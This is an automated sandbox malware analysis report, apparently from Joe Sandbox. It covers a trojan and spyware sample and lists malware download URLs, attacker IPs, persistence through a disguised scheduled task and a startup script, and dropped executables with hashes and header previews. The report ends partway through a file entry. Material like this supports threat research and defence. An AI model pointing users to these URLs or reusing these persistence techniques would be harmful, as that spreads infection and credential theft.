http://data-host-coin-8.com/game.exe	true	• Avira URL Cloud: malware	unknown
http://91.243.44.128/miner/new.exe	true	• Avira URL Cloud: malware	unknown
http://https://bit.ly/3eHgQQR	false		high
http://file-file-host4.com/tratata.php	true	• URL Reputation: safe	unknown
http://91.243.44.128/stlr/maps.exe	true	• Avira URL Cloud: malware	unknown
http://data-host-coin-8.com/files/2264_1640622147_2258.exe	true	• Avira URL Cloud: malware	unknown
pa:443	true	• Avira URL Cloud: safe	low
http://unicupload.top/install5.exe	true	• URL Reputation: phishing	unknown
http://file-coin-host-12.com/	true	• URL Reputation: safe	unknown
http://file-file-host4.com/sqlite3.dll	true	• URL Reputation: safe	unknown
parubey.info:443	true	• Avira URL Cloud: safe	unknown
http://data-host-coin-8.com/files/5376_1640094939_1074.exe	false	• Avira URL Cloud: safe	unknown
http://privacytools-foryou-777.com/downloads/toolspab1.exe	true	• Avira URL Cloud: malware	unknown
http://https://transfer.sh/%28/8V4TRR/q.exe%29.zip	false		high

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
172.67.158.215	short.link	United States		13335	CLOUDFLARENETUS	true
188.166.28.199	unknown	Netherlands		14061	DIGITALOCEAN-ASNUS	true
54.38.220.85	unicupload.top	France		16276	OVHFR	true
162.159.135.233	cdn.discordapp.com	United States		13335	CLOUDFLARENETUS	false
91.243.44.128	unknown	Russian Federation		395092	SHOCK-1US	false
144.76.136.153	transfer.sh	Germany		24940	HETZNER-ASDE	false
178.208.83.45	botmaybe11.mcdir.me	Russian Federation		48282	VDSINA-ASRU	true
31.28.27.130	file-file-host4.com	Russian Federation		12616	HOSTING-MSKRU	true
185.233.81.115	unknown	Russian Federation		50113	SUPERSERVERSDATACENTERRU	true
164.132.207.80	dodecoin.org	France		16276	OVHFR	true
185.7.214.171	unknown	France		42652	DELUNETDE	true
67.199.248.14	bitly.com	United States		396982	GOOGLE-PRIVATE-CLOUDUS	false
185.186.142.166	unknown	Russian Federation		204490	ASKONTELRU	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
67.199.248.11	bit.ly	United States		396982	GOOGLE-PRIVATE-CLOUDUS	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	546824
Start date:	31.12.2021
Start time:	19:06:08
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 6s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	4f4deRCUD7.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	48
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	2
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@45/20@61/15
EGA Information:	Failed
HDC Information:	• Successful, ratio: 21.1% (good quality ratio 15.8%) • Quality average: 57.3% • Quality standard deviation: 39.6%
HCA Information:	• Successful, ratio: 55% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
19:07:37	Task Scheduler	Run new task: Firefox Default Browser Agent 13A225EC608F6713 path: C:\Users\user\AppData\Roaming\ewswwsi
19:07:54	API Interceptor	1x Sleep call for process: 1E73.exe modified
19:08:04	API Interceptor	1x Sleep call for process: MpCmdRun.exe modified
19:08:43	Autostart	Run: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\sysprotect.vbs

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\sqlite3.dll	
Process:	C:\Users\user\AppData\Local\Temp\1E73.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	645592
Entropy (8bit):	6.50414583238337
Encrypted:	false
SSDEEP:	12288:i0zrcH2F3OfwjtWvuFEmhx0Cj37670jwX+E7tFKm0qTYh:iJUOfwh8u9hx0D70NE7tFTYh
MD5:	E477A96C8F2B18D6B5C27BDE49C990BF
SHA1:	E980C9BF41330D1E5BD04556DB4646A0210F7409
SHA-256:	16574F51785B0E2FC29C2C61477EB47BB39F714829999511DC8952B43AB17660
SHA-512:	335A86268E7C0E568B1C30981EC644E6CD332E66F96D2551B58A82515316693C1859D87B4F4B7310CF1AC386CEE671580FDD999C3BCB23ACF2C2282C01C8798
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....=S.v..?.....!.....X.....`..... .....8.... ..... .....L.....'.....p.....text.....`.0`.data.....@.@..rdata..$..... .....@.@@.bss.....@..edata.....@.0@.idata..L.....@.0..CRT.....@.0..tls.... ..... .@.0..reloc...'.....(.....@.0B/4.....`....0.....@.@B/19.....@.....@..B/35.....M....P.....@..B/51.....`C...`...D.....@..B/63..... .....8.....@..B/77.....F.....@..B/89.....R..

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\3161.exe.log	
Process:	C:\Users\user\AppData\Local\Temp\3161.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	700
Entropy (8bit):	5.346524082657112
Encrypted:	false
SSDEEP:	12:Q3La/KDLI4MWuPk21OKbbDLI4MWuPJKiUrRZ9I0ZKhat/DLI4M/DLI4M0kvoDLIw:ML9E4Ks2wKDE4KhK3VZ9pKhgLE4qE4jv
MD5:	65CF801545098D915A06D8318D296A01
SHA1:	456149D5142C75C4CF74D4A11FF400F68315EBD0
SHA-256:	32E502D76DBE4F89AEE586A740F8D1CBC112AA4A14D43B9914C785550CCA130F
SHA-512:	4D1FF469B62EB5C917053418745CCE4280052BAEF9371CAFA5DA13140A16A7DE949DD1581395FF838A790FFEBF85C6FC969A93CC5FF2EEAB8C6C4A9B4F1D55 D
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\3161.exe.log	
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..2,"Microsoft.CSharp, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Dynamic, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\sqlite3[1].dll	
Process:	C:\Users\user\AppData\Local\Temp\1E73.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	645592
Entropy (8bit):	6.50414583238337
Encrypted:	false
SSDEEP:	12288:i0zrcH2F3OfwjtWvuFEmhx0Cj37670jwX+E7tFKm0qTYh:iJUOfwh8u9hx0D70NE7tFTYh
MD5:	E477A96C8F2B18D6B5C27BDE49C990BF
SHA1:	E980C9BF41330D1E5BD04556DB4646A0210F7409
SHA-256:	16574F51785B0E2FC29C2C61477EB47BB39F714829999511DC8952B43AB17660
SHA-512:	335A86268E7C0E568B1C30981EC644E6CD332E66F96D2551B58A82515316693C1859D87B4F4B7310CF1AC386CEE671580FDD999C3BCB23ACF2C2282C01C8798
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....=S.v..?.....!.....X.....`..... .....8.... ..... .....L.....'.....p.....text.....`.0`.data.....@.@..rdata..$..... .....@.@@.bss.....@..edata.....@.0@.idata..L.....@.0..CRT.....@.0..tls.... ..... .@.0..reloc...'.....(.....@.0B/4.....`....0.....@.@B/19.....@.....@..B/35.....M....P.....@..B/51.....`C...`...D.....@..B/63..... .....8.....@..B/77.....F.....@..B/89.....R..

C:\Users\user\AppData\Local\Temp\1E73.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	350720
Entropy (8bit):	6.2451843570441765
Encrypted:	false
SSDEEP:	6144:RMe4If8UfSO1O1SvsmOYSf+hLyIR8r7/YbGTz4SdoFo1Cchs:RMe4IfTfSO1OMbOYE+hLyIR8H/YbGTz4
MD5:	A181F86F7191ED7680953213C7239305
SHA1:	D96EAB6E1D90BCAB904569AA8F5836FD7E6E53A3
SHA-256:	0B0F4588FA42DBDEF602EBEF393087FBDF6EC82110BB78C0CCB3035F0C6B68D5
SHA-512:	9DEAE05EDA48A1204FB402B3A32F3CD8781126C907C9F86AAE0B49BCBC59B1046145B0707960B10909FE623C38F6AF075F552623555CDBB466A743A511E577F5
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#O..B!.B!.B!.....B!..4...B!..4...B!.:..B!.B .(B!..4..B!..4..B!..4..B!.Rich.B!.....PE..L....7._..... ....3.....@V.....0....@..... 8.....g.....(....p7..N.....7.L"..0.....@..... .....text...&..... ....`.data....*3..0.....$.....@....cixi.....`7.....@....rsrc....N...p7..P.....@..@.reloc...V....7..X.....@..B..... .....

C:\Users\user\AppData\Local\Temp\2961.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	347648
Entropy (8bit):	6.2297996342675255
Encrypted:	false
SSDEEP:	6144:KqoydvQ3tf1KZ6Hcplnva5hCIHosrx/Ybtr04P3ApE3f3CwsO:KqoyStf1KA8plnS5hCIHosF/Ybtr0xpu
MD5:	AD639AA5FF468BA6F8A7503FD5BF89BD
SHA1:	5C337AAB3F70D8E736B2DA54C4E2A59C6B6F3629
SHA-256:	492F084FCF04E9C8EA5E1B0D969A07A91916938C3F2968663F570604D0DE2AC4
SHA-512:	426D25103C8ECEDA89F43C0EF9C4A836CCADEA1D607CD0D1C43FC249160278568DA10AF60FE652DD106EE8B7EEB4E9327D70FB00A85B4C900812E66A643038C
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%

C:\Users\user\AppData\Local\Temp\2961.exe

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#O..B!.B!.B!.....B!..4...B!..4...B!.:..B!.B .(B!..4..B!..4..B!..4..B!.R ich.B!.....PE..L...d.`.....3.....PK.....0....@..... 8.....(....p7..N.....7.d"..0.....@..... .....text...6..... ..`.data....*3..0.....@....vupa.....`7.....@....rsrc....N...p7..P.....@..@.reloc...V....7..X.....@..B ....

C:\Users\user\AppData\Local\Temp\3161.exe

Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	modified
Size (bytes):	537600
Entropy (8bit):	5.8353234707233534
Encrypted:	false
SSDEEP:	12288:Un/FdRmmTOPQg0BQq+ODwMbIhZfzSxw/HelHAavv5c:Utm3KWGEQ5
MD5:	7FCE0E163EA7948C10B044B1EA77DAD9
SHA1:	93FF44509842641664B2780D46D50F42ED3C4CFD
SHA-256:	EE46E43181CA94A5AF22009D769CFAFDB3DE2E7ECF77BE553E49AC57659D3100
SHA-512:	2E7C2852DE5CE7872EF970B99C27E184A93CB8081D9E130A62A36B96A91BFA26CEDD408FC7EC091C8562258AECFB85434073782A304B059F4699200F67FA6FC/
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 63%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....0.,.....J... ...`....@.. ..... ..@.....I..K....`..... ....H.....text....*... ....., ..`.rsrc.....`.....@....reloc..... .....2.....@..B.....I.....H.....?.....X.....(....*..0..1.....8....*(f...8.....~....u....s....z&8.....8.....!.....*.....*....(f...(....*.. .j*.....*.....*.....*.....*....(....*..(....8....(.....8....*(....8.....*.....*.....*.....*.....*.....*....0.....*.0.....*....*.....*.....*....(....*..0.....*....*....0.....*.(....z.A... .....z.A.....*.....

C:\Users\user\AppData\Local\Temp\8DDA.exe

Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	844800
Entropy (8bit):	7.512590176050023
Encrypted:	false
SSDEEP:	24576:/Xj+AMBIt1mgZYgpeS04FTqSEjOZvT2T:KVBItxZreR8Z2T
MD5:	DBFAEC97A910463B8767B8CEB053CF3C
SHA1:	B9470684EB254871A989D41DA389AAB0159A0DED
SHA-256:	F6CB90F76C5BA8A4482C8405F744103F898B7D1920C569B74FB22DD9BEA7D2A4
SHA-512:	12556CB478ACB96394E06CE462DB008669E62FFA2197A91B7C1C3DF46BD5833177C91C30DF3506285A62E08AC184AB1663004429E19F5CE85DF7C88C88810161
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 26%, Browse • Antivirus: ReversingLabs, Detection: 89%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....@...@...@...@.../.L.Q.../.x.*...I.A.C...@...../.y.v.../.H.A.../.O.A... Rich@.....PE..L....._.....&.....0.....@.....PH.....L...(....@...b.....H.(!..`.....@..... .....text..... ..`.data...ho.....@....huwu..... .....@....sax.....0.....0.....@....rsrc.....3..@...d...>.....@..@.reloc. ..@....H..B.....@..B..... .....

C:\Users\user\AppData\Local\Temp\9667.exe

Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	347136
Entropy (8bit):	6.2202144014944345
Encrypted:	false
SSDEEP:	6144:hrowQgzFwV5hMM8xRhEu7CX0r4/YbsTL4o2gASdySk:hrowQiO5KTRhEu7s0s/YbsTL5ASdfk
MD5:	AA1DCD28AB2E9033FF4C805DE9E6AC9C
SHA1:	F48E1E56231476AEA4B4C171DA5756048D563D21
SHA-256:	0453A44E31330B75548A15940234C735B6A816E3B47812FBB06717381499C61C
SHA-512:	EFC66080EB5B9B03BE9E1DC9EDCA6F78CEB6EAF6D0108111F05DBD2FF4DF75F0889C9E2B658D65913C9463C099232B0237DA9309B046C0FBC086A6539ADA47 F
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%

C:\Users\user\AppData\Local\Temp\9667.exe	
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#O..B!.B!.B!.....B!..4...B!..4...B!.:..B!.B .(B!..4..B!..4..B!..4..B!.R ich.B!.....PE..L...t.._.....3.....H.....0....@..... 8.....T...(....p7..N.....7.\"..0.....@..... .....text..... ..`.data....*3..0.....@....cepuxam.....`7.....@....rsrc....N...p7..P.....@..@.reloc...V....7..X..... .....@..B..... .....

C:\Users\user\AppData\Local\Temp\A7CD.exe	
Process:	C:\Windows\explorer.exe
File Type:	MS-DOS executable
Category:	dropped
Size (bytes):	1578128
Entropy (8bit):	7.948639879741402
Encrypted:	false
SSDEEP:	49152:dQLiznQsIMreKKF1avBHrqvN1WTE9xoWraj+pA/sBCrr:d/ssIFK3vZrKr9xNWipJW
MD5:	4EAA33016932917B18A724B4286C47ED
SHA1:	14397DE6CD66B70334EAA6FB3A325440319A09FA
SHA-256:	358DF1BB52105CE30242C792642DB87DBC525A1BCFD5AD7FE5DA247F1489028E
SHA-512:	43651B18BE842C34834EBFE7575E29DA78581933001FF088032E97FB15E28D863EB30798007794C307F306C751CB48077BC7057149C83BFC6CF24D5853410737
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 44%
Reputation:	unknown
Preview:	MZ.....o...g.'.:.(3...32.....f.....C'B{b.....+..R...d:.....Q..... ....PE..L.....a.....P?.....@....@.....@.....c.....@.....@=.X....P=..... .....adata...0=.....`.adata.....@=.....@....rsrc.....P=.....@..@.text.....P?.Q}.....@..... .....q&..Z.E...F. .WPv....+..Y.5ta

C:\Users\user\AppData\Local\Temp\BS2D2V3W	
Process:	C:\Users\user\AppData\Local\Temp\1E73.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Reputation:	unknown
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\D19D.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	592384
Entropy (8bit):	5.168097770588799
Encrypted:	false
SSDEEP:	6144:kYRvaF96vYewL4ZAO3i0bEohlo4nN16tZGWA:FRvXUsFEZ7A
MD5:	66310F34A2567C8992BF25F58B4412CB
SHA1:	C8EE3470A4D1985C291E690A6E33AB101EB1FB9F
SHA-256:	9D6C372D28EBAF7D3811E7AFF549C117F7DBB2197ADD0FB6F8745C8B1EB436AC
SHA-512:	066A878E96C98779FF0B922860599E073480989001DEA8B347B391E17DAD912A9162AAF9A2CB42E6829D898BF97C8626C7E4CBEB17A4799312DE688A9B9C64A2
Malicious:	false
Reputation:	unknown

C:\Users\user\AppData\Local\Temp\D19D.exe	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....e.....w.....w./....w.....Rich..... .....PE..L...g..a.....^.....Q.....@.....@.....@.....\...<....p..... ..P.....(...@.....\. .....text...|..... ..`.rdata..(.....@..@.data...X.....@....rsrc.....p.....@.....@..@.reloc..P.... .....@..B.... .....

C:\Users\user\AppData\Local\Temp\D845.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1026440
Entropy (8bit):	5.8023029975968665
Encrypted:	false
SSDEEP:	12288:ds3tpVv15V/o0ssG91LR5NWwXQLsK0WdX9TAT2DNahQ+pZJtXco:dOH/o0dGfNqCGFDW5xJ
MD5:	93D5989CCCD8DFE241FC31D015FEFFB8
SHA1:	B33B11C36B6FFFD41AAA864E57EAF4A3F78CB61D
SHA-256:	BF61054635DF07CC063CE79384223D14E783BDBE6521F6A5EEB93C309C739D06
SHA-512:	4EEF2907711753391AA35A06D80A294E4D87174D47E63483B9890304A6583F13ABFCA38183E1979467926FF90F4B9F67FCCFFD26C028E7E063EE7D5E3920DA41
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....7.....0..\|..... .....@.. ....@.....W.....#..... ....H.....text...4{... ...\|..... ..`.rsrc.....~.....@..@.reloc..... .....@..B.....H.....f..H4.....rE.....t.....g.....y....sR@...W...**....(i...*f....(j...r7..p(....(k...*f....ol...(m...ol...on...*.seE...\|...*f. ...ol...r.#.p(....on...*f....o....r.#.p(....on...*f....o....rO$.p(....(k...*.....o....r.$.p(....r...p(....r[..p(....(....on...*f....o....r4%.p(....(k...*f....o....rv%.p(....(k...*f....o....r.&.p(....(k...*f....o....rk&.p (....(k...*.~....:#...r.&.p(.....#...(....o....s.....~....*.~....*.~....*..

C:\Users\user\AppData\Local\Temp\GLN7YM79	
Process:	C:\Users\user\AppData\Local\Temp\1E73.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	118784
Entropy (8bit):	0.4589421877427324
Encrypted:	false
SSDEEP:	48:T9YBfHNPM5ETQTbKPHBsRkOLkRf+z4QHItYysX0uhnHu132RUioVeINUravDLjY/:2WU+bDoYysX0uhnydVjN9DLjGQLBE3u
MD5:	16B54B80578A453C3615068532495897
SHA1:	03D021364027CDE0E7AE5008940FEB7E07CA293C
SHA-256:	75A16F4B0214A2599ECFBB1F66CAE146B257D11106494858969B19CABCB9B541
SHA-512:	C11979FE1C82B31FDD6457C8C2D157FB4C9DF4FE55457D54104B59F3F880898D82A947049DEB948CA48A5A64A75CFBFC38FDB2E108026EBE7CA9EBE8B17937 7
Malicious:	false
Reputation:	unknown
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\OPH4W4WL	
Process:	C:\Users\user\AppData\Local\Temp\1E73.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DAC CE
Malicious:	false
Reputation:	unknown
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\dkbkykdu.exe	
Process:	C:\Users\user\AppData\Local\Temp\2961.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	12738048
Entropy (8bit):	3.5883354852851785
Encrypted:	false
SSDEEP:	24576:/6SbKFrS57Ybtr0m1000000000000000000000000000000000000000000000n:j
MD5:	7E6FC45653F57876DD5A9EA6A689BC13
SHA1:	7038E2877789580390AA86EDA683C4AC5FC86703
SHA-256:	066B2B9C172390074E145000A4196F1E7EA3556B5D13DABDF644E2ABF6BBA181
SHA-512:	34AD9DF61CCD05594A7E30EFE35AC30350ED16A50813ECFEA1AFA568E74DC5FC0DD9CF1EEBDA1C4DE6AC3AD698142DAD4A182F7AD22074710C314A97F999 9DD
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#O..B!.B!.B!.....B!..4...B!..4...B!.:..B!.B .(B!..4..B!..4..B!..4..B!.R ich.B!.....PE..L...d.`.....3.....PK.....0....@..... 8.....(....p7..N.....7.d"..0.....@..... .....text...6..... ..`.data....*3..0.....@....vupa.....`7.....@....rsrc....N...p7..P.....@..@.reloc...V....7..h.....@..B ....

C:\Users\user\AppData\Roaming\ewswwsi	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	347136
Entropy (8bit):	6.222875769045231
Encrypted:	false
SSDEEP:	6144:xsvMuKYjxL9UcBh9hO+s3MrN/Yb3Wz4psPlFkgi7ip:xsvMuLVL9xBh9hO+s3MB/Yb3WzdlSgF
MD5:	56E18023455303CD24F828173DA31E2D
SHA1:	7877F8A39399B18AF1E7C4FAD422254B82E9A44C
SHA-256:	29A5461CCA77683D6A47C83EB774235BD0AE092ADC58C987E571EEECB3E1CD03
SHA-512:	B288AF5E0EB23938FFADF1143D8E25C60E524199388A8E1278E9FE85A7A1CF2D046AB6A67A311CA05C3021FA2E1B6D1BE506A729CB961042801521D922542926
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#O..B!.B!.B!.....B!..4...B!..4...B!.:..B!.B .)B!..4..B!..4..B!..4..B!.R ich.B!.....PE..L....N.`.....3.....H.....0....@..... 8.....a.....(....p7..N.....7.d"..@.....@..... .....text..... ..`.data....*3..0.....@....lipomik.....`7.....@....rsrc....N...p7..P.....@..@.reloc...V....7..X.....@.. B..... .....

C:\Users\user\AppData\Roaming\ewswwsi:Zone.Identifier	
Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	unknown
Preview:	[ZoneTransfer]....ZoneId=0

C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	
Process:	C:\Program Files\Windows Defender\MpCmdRun.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	9062
Entropy (8bit):	3.1631575172872477

C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	
Encrypted:	false
SSDEEP:	192:cY+38+DJl+ibJ6+ioJJ+i3N+WtT+E9tD+Ett3d+E3zY+z:j+s+v+b+P+m+0+Q+q+f+z
MD5:	DB6AB47368B3CF5703C9F8B4DDD5C699
SHA1:	8EE10A20D441DA2B9DD37B84AFC0CB5D8729B2DC
SHA-256:	D5418572DE001C899D6A41DE17C7548A88B7736025909B96D84AD870E7E29311
SHA-512:	9763C48A63F001F8136CBA315269B8BA91A9922F48750A97CA9302E4D9E12CF0D2D9A2B0CD153F1931C6ADA27B0C311A910A1C20CE247A0D638CBF58D991A4A C
Malicious:	false
Reputation:	unknown
Preview:	.........-.....M.p.C.m.d.R.u.n.:. .C.o.m.m.a.n.d. .L.i.n.e.:. .".C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.W.i.n.d.o.w.s. .D.e.f.e.n.d.e.r.\.m.p.c.m.d.r.u.n...e.x.e.". .-.w.d.e.n.a.b.l.e..... .S.t.a.r.t. .T.i.m.e.:. .. T.h.u. .. J.u.n. .. 2.7. .. 2.0.1.9. .0.1.:.2.9.:. 4.9.........M.p.E.n.s.u.r.e.P.r.o.c.e.s.s.M.i.t.i.g.a.t.i.o.n.P.o.l.i.c.y.:. .h.r. .=. .0.x.1.....W.D.E.n.a.b.l.e.....E.R.R.O.R.:. .M.p.W.D.E.n.a.b.l.e.(.T.R.U.E.). .f.a.i.l.e.d. .(.8.0.0.7. 0.4.E.C.).....M.p.C.m.d.R.u.n.:. .E.n.d. .T.i.m.e.:. .. T.h.u. .. J.u.n. .. 2.7. .. 2.0.1.9. .0.1.:.2.9.:.4.9.....-............-.

C:\Windows\ServiceProfiles\NetworkService\AppData\Local\Microsoft\Windows\DeliveryOptimization\Logs\dosvc.20220101_030702_193.etl	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	3.383463276692772
Encrypted:	false
SSDEEP:	96:BC932o+/QV5159AmYRXCsxI2lzskpt4yXT2JoFztEMCuKJRio5H:wkw/Tt2iehCJx
MD5:	BEDB8A2EA87958F483E25CFF3CEE0574
SHA1:	5C31BB762A03587C2FFE448C46785EAF328E8F22
SHA-256:	CA9A606915C1F8AAD077484C37B109DCD966BCF11AB1284D945AB1A9822C203A
SHA-512:	C50830F450E1D3ADFD5ECF26ABDA11A321CB035DFFEB37FD78A25DDF5B32AE118A3867E6A01F24D85006307218AB586FA6F0B4CC03B48563874D754069DBCF 1
Malicious:	false
Reputation:	unknown
Preview:	....!........................... ...h....r.......................B.............Zb... ... .@.t.z.r.e.s...d.l.l.,.-.2.1.2... ....@.t.z.r.e.s...d.l.l.,.-.2.1.1... ....8.6.9.6.E.A.C.4.-.1.2.8.8.-.4.2.8.8.-.A.4.E.E.-.4.9.E.E.4.3.1.B.0.A.D.9...C.:. \.W.i.n.d.o.w.s.\.S.e.r.v.i.c.e.P.r.o.f.i.l.e.s.\.N.e.t.w.o.r.k.S.e.r.v.i.c.e.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.M.i.c.r.o.s.o.f.t.\.W.i.n.d.o.w.s.\.D.e.l.i.v.e.r.y.O.p.t.i.m.i.z.a.t.i.o.n.\.L.o.g.s.\.d.o. s.v.c...2.0.2.2.0.1.0.1._.0.3.0.7.0.2._.1.9.3...e.t.l.........P.P. ...h....r... ....

C:\Windows\SysWOW64\vlrzpavj\dkbkykdu.exe (copy)	
Process:	C:\Windows\SysWOW64\cmd.exe
